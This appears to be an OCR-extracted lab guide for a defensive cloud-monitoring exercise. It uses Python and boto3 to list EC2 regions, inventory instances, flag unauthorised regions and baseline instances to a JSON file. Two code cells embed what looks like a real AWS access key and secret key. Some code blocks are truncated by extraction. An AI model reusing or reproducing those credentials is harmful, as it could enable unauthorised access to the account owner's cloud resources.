The **boto3** library allows Python to interact with AWS. The **json** library allows data handling of json strings or files. The **path** library allows for checking system file or folder paths. The **path** library will be used later to check if a file exists.



```
# CELL 1
# Import libraries
import boto3
import json
from os import path
```

You can tell the cell 1 ran even though there is no output because cell 2 is now highlighted.



```
[1]
# CELL 1
# Import libraries
import boto3
import json
from os import path

[-]
# CELL 2
# Connect to AWS and retrieve regions supported by Amazon EC2
s = boto3.session.Session()
regions = s.get_available_regions('ec2')
regions
```

Next, connect to AWS by **running** cell 2. The code `boto3.session.Session()` makes an anonymous connection to AWS. Then, `s.get_available_regions('ec2')` grabs the supported regions for EC2.

```
# CELL 2
# Connect to AWS and retrieve regions supported by Amazon EC2
s = boto3.session.Session()
regions = s.get_available_regions('ec2')
regions
```

The output will be as below.

```
['af-south-1',
'ap-east-1',
'ap-northeast-1',
'ap-northeast-2',
'ap-south-1',
'ap-southeast-1',
'ap-southeast-2',
'ca-central-1',
'eu-central-1',
'eu-north-1',
'eu-south-1',
'eu-west-1',
'eu-west-2',
'eu-west-3',
'me-south-1',
'sa-east-1',
'us-east-1',
'us-east-2',
'us-west-1',
'us-west-2']
```

Answer: Based on the contents of the list **regions**, EC2 supports the above regions. Please note, the list of supported regions is subject to change based on the current state of AWS EC2.

Identify All EC2 Instances

What EC2 instances are currently running? Find the answer with Python.

Solution

The next step requires you to authenticate to AWS and retrieve a list of EC2 instances. To do so, you will need to connect to each region and ask what instances exist. Let us start by connecting to the **us-east-1** instance.

Cell 3 creates a connection to AWS EC2 using an access key, secret access key and passing a region. **Run** cell 3.

```
# CELL 3
ec2 = boto3.resource('ec2', aws_access_key_id='AKIA3YEYIBKHZESMEAPS', aws_secret_access_key='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',
region_name='us-east-1')
instances = ec2.instances.filter()
instances
```

Note

In production environments, you can store and access credentials in multiple ways. Some are more secure than others. For instance, you can store credentials in an environmental variable, shared credential file, or AWS config file. More locations can be found at https://boto3.amazonaws.com/v1/documentation/api/latest/guide/credentials.html.

The output of the cell is below.

```
ec2.instancesCollection(ec2.ServiceResource(), ec2.Instance)
```


We will find out if the credentials work in the next cell. Cell 4 contains the below code.

```
found_instances = []
for instance in instances:
    found_instance = {}
    tags = instance.tags
    name = ""
    for tag in tags:
        if tag['Key'] == 'Name':
            found_instance['name'] = tag['Value']
        found_instance['type'] = instance.instance_type
        found_instance['id'] = instance.id
        found_instance['state'] = instance.state['Name']
        found_instances.append(found_instance)
found_instances
```

A breakdown of what is happening is as follows:

1. Create a list called found_instances. This will be used to store each instance discovered.
2. Loop through each instance found in instances.
3. Create an empty dictionary called found_instance to use if instance information can be retrieved
4. Grab the name, instance type, id, and state from each instance and store it into the dictionary called found_instance
5. Store the instance dictionary in the found_instances list
6. Output the found_instances list variable

Run cell 4.



```
# CELL 4
# Retrieve all instances (Grab id,
found_instances = []
for instance in instances:
    found_instance = {}
    tags = instance.tags
```

The output will be similar to below. Please note, this is a live environment, so the number of instances and their corresponding information will change over time.

```
[{'type': 't2.micro',
  'id': 'i-0b11b7c757f866bc7',
  'state': 'running',
  'name': 'Bootcamp-c01'},
 {'type': 't2.micro',
  'id': 'i-0b11b7c757f866bc7',
  'state': 'running',
  'name': 'Bootcamp-c01'},
 {'type': 't2.micro',
  'id': 'i-0b11b7c757f866bc7',
  'state': 'running',
  'name': 'Bootcamp-c01'},
 {'type': 't2.micro',
  'id': 'i-0ed1943663bac864f',
  'state': 'running',
  'name': 'SIEMSummit'},
 {'type': 't2.micro',
  'id': 'i-0ed1943663bac864f',
  'state': 'running',
  'name': 'SIEMSummit'},
 {'type': 't2.micro',
  'id': 'i-0ed1943663bac864f',
  'state': 'running',
  'name': 'SIEMSummit'},
 {'name': 'dtf01.sec530.com',
  'type': 't2.micro',
  'id': 'i-0c26636da1c9efb8c',
  'state': 'running'},
 {'name': 'dtf01.sec530.com',
  'type': 't2.micro',
  'id': 'i-0c26636da1c9efb8c',
  'state': 'running'},
 {'name': 'dtf01.sec530.com',
  'type': 't2.micro',
  'id': 'i-0c26636da1c9efb8c',
  'state': 'running'},
 {'type': 't2.micro',
  'id': 'i-04fd0b7347b8c9bc2',
  'state': 'running',
  'name': 'bootcamp-d01.sec555.com'},
 {'type': 't2.micro',
```

```
  'id': 'i-04fd0b7347b8c9bc2',
  'state': 'running',
  'name': 'bootcamp-d01.sec555.com'},
{'type': 't2.micro',
  'id': 'i-04fd0b7347b8c9bc2',
  'state': 'running',
  'name': 'bootcamp-d01.sec555.com'},
{'type': 't2.micro',
  'id': 'i-0be2313e24dbab25b',
  'state': 'running',
  'name': 'dtf02.sec530.com'},
{'type': 't2.micro',
  'id': 'i-0be2313e24dbab25b',
  'state': 'running',
  'name': 'dtf02.sec530.com'},
{'type': 't2.micro',
  'id': 'i-0be2313e24dbab25b',
  'state': 'running',
  'name': 'dtf02.sec530.com'},
{'name': 'dtf03.sec530.com',
  'type': 't2.micro',
  'id': 'i-0ac961c4f07da0282',
  'state': 'running'},
{'name': 'dtf03.sec530.com',
  'type': 't2.micro',
  'id': 'i-0ac961c4f07da0282',
  'state': 'running'},
{'name': 'dtf03.sec530.com',
  'type': 't2.micro',
  'id': 'i-0ac961c4f07da0282',
  'state': 'running'},
{'type': 't2.micro',
  'id': 'i-0e78ae372389de903',
  'state': 'running',
  'name': 'DTF-OnDemand-sec555'},
{'type': 't2.micro',
  'id': 'i-0e78ae372389de903',
  'state': 'running',
  'name': 'DTF-OnDemand-sec555'},
{'type': 't2.micro',
  'id': 'i-0e78ae372389de903',
  'state': 'running',
  'name': 'DTF-OnDemand-sec555'},
{'type': 't2.micro',
  'id': 'i-012175cb290e91232',
  'state': 'running',
  'name': 'DTF-c01-01'},
{'type': 't2.micro',
  'id': 'i-012175cb290e91232',
  'state': 'running',
  'name': 'DTF-c01-01'},
{'type': 't2.micro',
  'id': 'i-012175cb290e91232',
  'state': 'running',
  'name': 'DTF-c01-01'},
{'name': 'DTF-c01-02',
  'type': 't2.micro',
  'id': 'i-07c3fff8a6888191a',
  'state': 'running'},
{'name': 'DTF-c01-02',
```

```
  'type': 't2.micro',
  'id': 'i-07c3fff8a6888191a',
  'state': 'running'},
{'name': 'DTF-c01-02',
  'type': 't2.micro',
  'id': 'i-07c3fff8a6888191a',
  'state': 'running'},
{'name': 'DTF-c01-03',
  'type': 't2.micro',
  'id': 'i-0b710b53a0efef64d',
  'state': 'running'},
{'name': 'DTF-c01-03',
  'type': 't2.micro',
  'id': 'i-0b710b53a0efef64d',
  'state': 'running'},
{'name': 'DTF-c01-03',
  'type': 't2.micro',
  'id': 'i-0b710b53a0efef64d',
  'state': 'running'},
{'name': 'dtf-c01-04.sec555.com',
  'type': 't2.micro',
  'id': 'i-00d8d4552364de622',
  'state': 'running'},
{'name': 'DTF-OnDemand-sec530',
  'type': 't2.micro',
  'id': 'i-0192a38574ec564ad',
  'state': 'running'}]
```

Above lists the current instances in the region **us-east-1**. Next, we need to add to our previous cell's code to loops through each region. Cell 5 contains the required additional code and looks as below.

```
found_instances = {}
for region in regions:
  found_instances[region] = []
  try:
    ec2 = boto3.resource('ec2', aws_access_key_id='AKIA3YEYIBKHZESMEAPS',
aws_secret_access_key='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', region_name=region)
    instances = ec2.instances.filter()
    for instance in instances:
      found_instance = {}
      tags = instance.tags
      name = ""
      for tag in tags:
        if tag['Key'] == 'Name':
          found_instance['name'] = tag['Value']
      found_instance['type'] = instance.instance_type
      found_instance['id'] = instance.id
      found_instance['state'] = instance.state['Name']
      found_instances[region].append(found_instance)
  except:
    print("Failed for region", region)
found_instances
```

In the code above, the following code has been added:

1. Loop through each region
2. Create the found_instances list but per region

3. Added a try, except to handle errors without crashing the script
4. The code now dynamically passes the region
5. The dictionary found_instance is now added to the found_instances region list

Run cell 5.

```
# CELL 5
# Run previous cell but for every region
found_instances = {}
for region in regions:
  found_instances[region] = []
  try:
    ec2 = boto3.resource('ec2', aws_access_
region_name=region)
    instances = ec2.instances.filter()
```

The output will be as below. Again, the running instances can change from time to time as this is a production environment. Assume output may change moving forward.


```
Failed for region af-south-1
Failed for region ap-east-1
Failed for region eu-south-1
Failed for region me-south-1
{'af-south-1': [],
'ap-east-1': [],
'ap-northeast-1': [],
'ap-northeast-2': [],
'ap-south-1': [],
'ap-southeast-1': [],
'ap-southeast-2': [],
'ca-central-1': [],
'eu-central-1': [],
'eu-north-1': [],
'eu-south-1': [],
'eu-west-1': [],
'eu-west-2': [],
'eu-west-3': [],
'me-south-1': [],
'sa-east-1': [],
'us-east-1': [{'name': 'Bootcamp-c01',
  'type': 't2.micro',
  'id': 'i-0b11b7c757f866bc7',
  'state': 'running'},
  {'name': 'SIEMSummit',
  'type': 't2.micro',
  'id': 'i-0ed1943663bac864f',
  'state': 'running'},
  {'name': 'dtf01.sec530.com',
  'type': 't2.micro',
  'id': 'i-0c26636da1c9efb8c',
  'state': 'running'},
  {'name': 'bootcamp-d01.sec555.com',
  'type': 't2.micro',
  'id': 'i-04fd0b7347b8c9bc2',
  'state': 'running'},
  {'name': 'dtf02.sec530.com',
  'type': 't2.micro',
  'id': 'i-0be2313e24dbab25b',
  'state': 'running'},
  {'name': 'dtf03.sec530.com',
  'type': 't2.micro',
  'id': 'i-0ac961c4f07da0282',
  'state': 'running'},
  {'name': 'DTF-OnDemand-sec555',
  'type': 't2.micro',
  'id': 'i-0e78ae372389de903',
  'state': 'running'},
  {'name': 'DTF-c01-01',
  'type': 't2.micro',
  'id': 'i-012175cb290e91232',
  'state': 'running'},
  {'name': 'DTF-c01-02',
  'type': 't2.micro',
  'id': 'i-07c3fff8a6888191a',
  'state': 'running'},
  {'name': 'DTF-c01-03',
  'type': 't2.micro',
  'id': 'i-0b710b53a0efef64d',
  'state': 'running'},
```

```
   {'name': 'dtf-c01-04.sec555.com',
    'type': 't2.micro',
    'id': 'i-00d8d4552364de622',
    'state': 'running'},
   {'name': 'DTF-OnDemand-sec530',
    'type': 't2.micro',
    'id': 'i-0192a38574ec564ad',
    'state': 'running'}],
 'us-east-2': [],
 'us-west-1': [],
 'us-west-2': []}
```

Answer: The above list contains all the instances within all regions.

Before moving on, notice the script failed for regions af-south-1, ap-east-1, eu-south-1, and me-south-1. These four regions, by default, are disabled within EC2. Your organization would have to explicitly request the use of the regions to deploy instances within them. To fix the authentication error that occurs when trying to access a disabled region, exclude the four regions from the regions list with the next cell.

Run cell 6.



The output will be as below.


```
['ap-northeast-1',
'ap-northeast-2',
'ap-south-1',
'ap-southeast-1',
'ap-southeast-2',
'ca-central-1',
'eu-central-1',
'eu-north-1',
'eu-west-1',
'eu-west-2',
'eu-west-3',
'sa-east-1',
'us-east-1',
'us-east-2',
'us-west-1',
'us-west-2']
```

Identify Unauthorized Region Use

What EC2 instances are running outside of the region **us-east-1**? In production, you should consider automatically checking for instances outside of regions your organization uses. Find the answer with Python.

Solution

The first thing we need to do to answer the question above is to create a list of expected or authorized regions. Do so by **running** cell 7.



```
# CELL 7
# Set the authorized regions EC2 instances should be in
# Regions you expect instances in
expected_regions = ["us-east-1"]
expected_regions
```

The output will contain one entry: us-east-1. In production, you would add all the regions your organization uses to this list.

```
['us-east-1']
```

The next cell, cell 8, loops through all regions and displays whether an instance is authorized or not. The code for cell 8 is below.

```
for region in found_instances:
  if len(found_instances[region]) > 0 and region not in expected_regions:
    print("Unauthorized instances found in region", region, ":\n")
    for instance in found_instances[region]:
      print("Instance name:", instance['name'], "| ID:", instance['id'], "| Type:", instance['type'])
  elif len(found_instances[region]) > 0:
    print("Below are all the authorized instances deployed in region", region, ":\n")
    for instance in found_instances[region]:
      print("Instance name:", instance['name'], "| ID:", instance['id'], "| Type:", instance['type'])
```


The above code performs the following steps:

1. Loop through each region
2. If there are 1 or more instances in a region and it is not an authorized region, do the following:
    a. Print Unauthorized instances found in the region
    b. Print out each instance found
3. If there are 1 or more instances in an authorized region, do the following:
    a. Print Below are all the authorized instances deployed in the region
    b. Print out each instance found

Note

When programming, it often is beneficial to use a whiteboard and/or write out your logic before coding it.

Run cell 8.



The output is as below.

```
Below are all the authorized instances deployed in region us-east-1 :

Instance name: Bootcamp-c01 | ID: i-0b11b7c757f866bc7 | Type: t2.micro
Instance name: SIEMSummit | ID: i-0ed1943663bac864f | Type: t2.micro
Instance name: dtf01.sec530.com | ID: i-0c26636da1c9efb8c | Type: t2.micro
Instance name: bootcamp-d01.sec555.com | ID: i-04fd0b7347b8c9bc2 | Type: t2.micro
Instance name: dtf02.sec530.com | ID: i-0be2313e24dbab25b | Type: t2.micro
Instance name: dtf03.sec530.com | ID: i-0ac961c4f07da0282 | Type: t2.micro
Instance name: DTF-OnDemand-sec555 | ID: i-0e78ae372389de903 | Type: t2.micro
Instance name: DTF-c01-01 | ID: i-012175cb290e91232 | Type: t2.micro
Instance name: DTF-c01-02 | ID: i-07c3fff8a6888191a | Type: t2.micro
Instance name: DTF-c01-03 | ID: i-0b710b53a0efef64d | Type: t2.micro
Instance name: dtf-c01-04.sec555.com | ID: i-00d8d4552364de622 | Type: t2.micro
Instance name: DTF-OnDemand-sec530 | ID: i-0192a38574ec564ad | Type: t2.micro
```

Answer: Whatever the output you receive from cell 8 is the answer. Cell 8's output contains all the authorized and unauthorized instances running.

Baseline EC2 Instances


Build a script that will baseline the current EC2 instances and compare them against the script's last run. In production, you should consider running baseline scripts on a reoccurring basis, such as daily. Find the answer with Python.

Solution

So far, cells 1 through 8 connect to AWS EC2 and pull all EC2 instances for all regions. To establish a baseline, we need to save the output so that we can compare and contrast on subsequent runs. Cell 9's code writes the found_instances dictionary to a file as JSON. The code for this is below.

```
filepath = '/tmp/ec2_instances.json'
with open(filepath, 'w') as outfile:
  json.dump(found_instances, outfile)
```

Run cell 9.




Cell 9 will not have any output since it saves content to a file. If you want to confirm the file was saved, open a terminal and run the command below.

```
jq . /tmp/ec2_instances.json
```

> **Note**
>
> jq is a command-line tool for JSON.

Next, load the content of **/tmp/ec2_instances.json** into a dictionary called **prior_instances**. This simulates reading the previously recorded data to compare against a script's current execution. The goal is to compare the contents of **prior_instances** against **found_instances**. The difference shows deviation from the prior baseline.

Run cell 10 to create the **prior_instances** dictionary. Cell 10 loads the json data into **prior_instances**.



The output will be similar to below.

```
{'af-south-1': [],
'ap-east-1': [],
'ap-northeast-1': [],
'ap-northeast-2': [],
'ap-south-1': [],
'ap-southeast-1': [],
'ap-southeast-2': [],
'ca-central-1': [],
'eu-central-1': [],
'eu-north-1': [],
'eu-south-1': [],
'eu-west-1': [],
'eu-west-2': [],
'eu-west-3': [],
'me-south-1': [],
'sa-east-1': [],
'us-east-1': [{'name': 'Bootcamp-c01',
  'type': 't2.micro',
  'id': 'i-0b11b7c757f866bc7',
  'state': 'running'},
  {'name': 'SIEMSummit',
  'type': 't2.micro',
  'id': 'i-0ed1943663bac864f',
  'state': 'running'},
  {'name': 'dtf01.sec530.com',
  'type': 't2.micro',
  'id': 'i-0c26636da1c9efb8c',
  'state': 'running'},
  {'name': 'bootcamp-d01.sec555.com',
  'type': 't2.micro',
  'id': 'i-04fd0b7347b8c9bc2',
  'state': 'running'},
  {'name': 'dtf02.sec530.com',
  'type': 't2.micro',
  'id': 'i-0be2313e24dbab25b',
  'state': 'running'},
  {'name': 'dtf03.sec530.com',
  'type': 't2.micro',
  'id': 'i-0ac961c4f07da0282',
  'state': 'running'},
  {'name': 'DTF-OnDemand-sec555',
  'type': 't2.micro',
  'id': 'i-0e78ae372389de903',
  'state': 'running'},
  {'name': 'DTF-c01-01',
  'type': 't2.micro',
  'id': 'i-012175cb290e91232',
  'state': 'running'},
  {'name': 'DTF-c01-02',
  'type': 't2.micro',
  'id': 'i-07c3fff8a6888191a',
  'state': 'running'},
  {'name': 'DTF-c01-03',
  'type': 't2.micro',
  'id': 'i-0b710b53a0efef64d',
  'state': 'running'},
  {'name': 'dtf-c01-04.sec555.com',
  'type': 't2.micro',
  'id': 'i-00d8d4552364de622',
  'state': 'running'},
```

```
  {'name': 'DTF-OnDemand-sec530',
   'type': 't2.micro',
   'id': 'i-0192a38574ec564ad',
   'state': 'running'}],
 'us-east-2': [],
 'us-west-1': [],
 'us-west-2': []}
```


Cell 11 compares the prior script's execution baseline against the current execution's **found_instances**. The code to do this is below.

```
for region in regions:
  current_ids = []
  prior_ids = []
  difference = []
  if len(prior_instances[region]) > 0:
    prior_ids = [i['id'] for i in prior_instances[region]]
  if len(found_instances[region]) > 0:
    current_ids = [i['id'] for i in found_instances[region]]
  prior_ids.sort()
  current_ids.sort()
  if prior_ids != current_ids:
    difference = list(set(current_ids) - set(prior_ids))
  for entry in difference:
    name = ""
    for record in found_instances[region]:
      if record['id'] == entry:
        name = record['name']
    print("New instance found :", entry, "| name: ", name, "in region", region)
```

Below is a breakdown of what cell 11 is doing.

1. Loop through each region
2. Add each instance ID found in **prior_instances** to **prior_ids**
3. Add each instance ID found in **found_instances** to **current_ids**
4. Sort the prior_ids and currend_ids lists
5. If the lists do not match, convert the lists to sets. Then subtract them from each other to find the **difference**
6. Loop through any differences found between **found_instances** and **prior_instances**
7. Print the ID, name, and region of the instance found in the current run that did not exist in the prior run

Run cell 11.




```
# CELL 11
# Compare prior instances to cur
# There should not be any change
for region in regions:
  current_ids = []
  prior_ids = []
  difference = []
  if len(prior_instances[region]
```


There is no output because the **found_instances** dictionary and the **prior_instances** dictionary contain the same instances. Let us simulate a difference by manually editing the **/tmp/ec2_instances.json** using the command below.

```
code /tmp/ec2_instances.json
```

Once opened, you will see the JSON log, but it wraps past the screen.




Enable **word wrap** so that the JSON file fits on the screen. To do this, either press **ALT+Z** on your keyboard or click **View** -> **Toggle Word Wrap**.



The output will look similar to below.

```
tmp > {} ec2_instances.json > [ ] us-east-1 > {} 10
  1  {"af-south-1": [], "ap-east-1": [], "ap-northeast-1": [], "ap-northeast-2": [], "ap-south-1": [],
     "ap-southeast-1": [], "ap-southeast-2": [], "ca-central-1": [], "eu-central-1": [], "eu-north-1": [],
     "eu-south-1": [], "eu-west-1": [], "eu-west-2": [], "eu-west-3": [], "me-south-1": [], "sa-east-1": [],
     "us-east-1": [{"name": "Bootcamp-c01", "type": "t2.micro", "id": "i-0b11b7c757f866bc7", "state":
     "running"}, {"name": "SIEMSummit", "type": "t2.micro", "id": "i-0ed1943663bac864f", "state": "running"}
     , {"name": "dtf01.sec530.com", "type": "t2.micro", "id": "i-0c26636da1c9efb8c", "state": "running"},
     {"name": "bootcamp-d01.sec555.com", "type": "t2.micro", "id": "i-04fd0b7347b8c9bc2", "state": "running"}
     , {"name": "dtf02.sec530.com", "type": "t2.micro", "id": "i-0be2313e24dbab25b", "state": "running"},
     {"name": "dtf03.sec530.com", "type": "t2.micro", "id": "i-0ac961c4f07da0282", "state": "running"}
     {"name": "DTF-OnDemand-sec555", "type": "t2.micro", "id": "i-0e78ae372389de903", "state": "running"},
     {"name": "DTF-c01-01", "type": "t2.micro", "id": "i-012175cb290e91232", "state": "running"}, {"name":
     "DTF-c01-02", "type": "t2.micro", "id": "i-07c3fff8a6888191a", "state": "running"}, {"name":
     "DTF-c01-03", "type": "t2.micro", "id": "i-0b710b53a0efef64d", "state": "running"}, {"name":
     "dtf-c01-04.sec555.com", "type": "t2.micro", "id": "i-00d8d4552364de622", "state": "running"}, {"name":
     "DTF-OnDemand-sec530", "type": "t2.micro", "id": "i-0192a38574ec564ad", "state": "running"}],
     "us-east-2": [], "us-west-1": [], "us-west-2": []}
```

